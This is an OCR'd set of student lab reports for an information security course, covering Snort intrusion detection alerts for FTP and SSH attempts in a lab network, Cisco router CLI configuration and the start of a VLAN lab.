


9. *sudo gedit local.rules*
   Type the local rules and run the snort one by one by commenting each command




Validate the command by running the following command:

sudo snort -T -c /etc/snort/snort.conf



10. Now start pinging the Ubuntu machine from Kali linux and then start snorting in Ubuntu
    sudo snort -A console -c /etc/snort/snort.conf

    We can observe the message in the Ubuntu



11. Now uncomment the remaining commands in the local.rules file and validate the config file.

    Now do ftp connection from Kali Linux to Ubuntu and we can observe the message in Ubuntu snort

```
Commencing packet processing (pid=2824)
04/17-14:01:04.579279  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:05.608708  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:07.624329  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:11.847211  [**] [1:65501:1] FTP ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:35574 -> 192.168.29.77:21
04/17-14:01:12.692642  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priorit
y: 0] {IPV6-ICMP} fe80::8ea3:99ff:fe8e:de66 -> ff02::1
04/17-14:01:12.701942  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priorit
y: 0] {IPV6-ICMP} fe80::a00:27ff:feb3:569 -> ff02::16
04/17-14:01:12.997059  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priorit
y: 0] {IPV6-ICMP} fe80::a00:27ff:feb3:569 -> ff02::16
04/17-14:01:20.913482  [**] [1:1384:8] MISC UPnP malformed advertisement [**] [C
```

12. Now try ssh from Kali to Ubuntu and observe in snort

```
┌──(kali㉿kali)-[~]
└─$ ssh 192.168.29.77                                          148 × 4 ⚙
kali@192.168.29.77's password:
Permission denied, please try again.
kali@192.168.29.77's password:
Permission denied, please try again.
kali@192.168.29.77's password:
kali@192.168.29.77: Permission denied (publickey,password).
```

```
04/17-14:05:31.942916  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:33.329682  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:37.937868  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:40.148384  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:40.148755  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
04/17-14:05:40.149729  [**] [1:65502:1] SSH ATTEMPTED [**] [Priority: 0] {TCP} 1
92.168.29.69:56928 -> 192.168.29.77:22
```

Inference And Result:

We have analyzed how snort tool works by finding the connections performed from Kali Linux to Ubuntu machine. Thus, we have successfully performed Snort as an Intrusion Detection System using Ubuntu and Kali Linux.

Course: Information Security Management **Date: 24-03-2022**

Course Code: CSE3501 (L51+L52)


Name: Ashwin Santosh


Reg. No: 19BEC1027

LAB 10

Network Configuration In CLI

Configuration of 2 routers using CLI command






Int => interface

```
Router(config)#int fastEthernet 0/0
Router(config-if)#
```

IP address and subnetmask of Router

```
Router(config-if)#IP address 192.168.1.1 255.255.255.0
Router(config-if)#
```





```
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
```

Similarly configure for the second router


Configure the connection between the 2 routers

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#int serial 2/0
Router(config-if)#IP address 192.168.2.1 255.255.255.0
Router(config-if)#clock rate 2400
Router(config-if)#No shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0, changed state to up
```

Configure the IP addresses of the PC’s




Final design after configuration





Pinging PC3 from PC0


```
C:\>ping 192.168.2.3

Pinging 192.168.2.3 with 32 bytes of data:

Reply from 192.168.2.3: bytes=32 time=8ms TTL=126
Reply from 192.168.2.3: bytes=32 time=1ms TTL=126
Reply from 192.168.2.3: bytes=32 time=8ms TTL=126
Reply from 192.168.2.3: bytes=32 time=1ms TTL=126

Ping statistics for 192.168.2.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 8ms, Average = 4ms

C:\>
```

Sending a Simple PDU






192.168.1.1
Router-PT
Router2
Router-PT
Router3
192.168.2.1
Switch-PT
Switch0
Switch-PT
Switch1
PC-PT
PC0
PC-PT
PC1
PC-PT
PC2
PC-PT
PC3
192.168.1.2
192.168.1.3
192.168.2.2
192.168.2.3


192.168.1.1
Router-PT
Router2
Router-PT
Router3
192.168.2.1
Switch-PT
Switch0
Switch-PT
Switch1
PC-PT
PC0
PC-PT
PC1
PC-PT
PC2
PC-PT
PC3
192.168.1.2
192.168.1.3
192.168.2.2
192.168.2.3

Course: Information Security Management **Date: 07-04-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 11

Virtual LAN configuration

AIM:

To implement VLANs and interlan routing between end devices using cisco packet tracer.

SOFTWARE REQUIRED:


Cisco Packet Tracer

DESCRIPTION:

Cisco Packet Tracer: Cisco Packet Tracer is a comprehensive networking technology teaching and learning tool that offers a unique combination of realistic simulation and visualization experiences, assessment, activity authoring capabilities, and multiuser collaboration and competition opportunities. Innovative features of Packet Tracer will help students and teachers collaborate, solve problems, and learn concepts in an engaging and dynamic social environment VLAN: A VLAN (virtual LAN) is a subnetwork which can group together collections of devices on separate physical local area networks (LANs). A LAN is a group of computers and devices that share a communications line or wireless link to a server within the same geographical area.

IMPLEMENTATION:

Task 1 - Virtual LAN Communication: Setup a router network with 2 different LANs and assign the IP address to each end devices. Perform static routing to each of the routers



Switch:

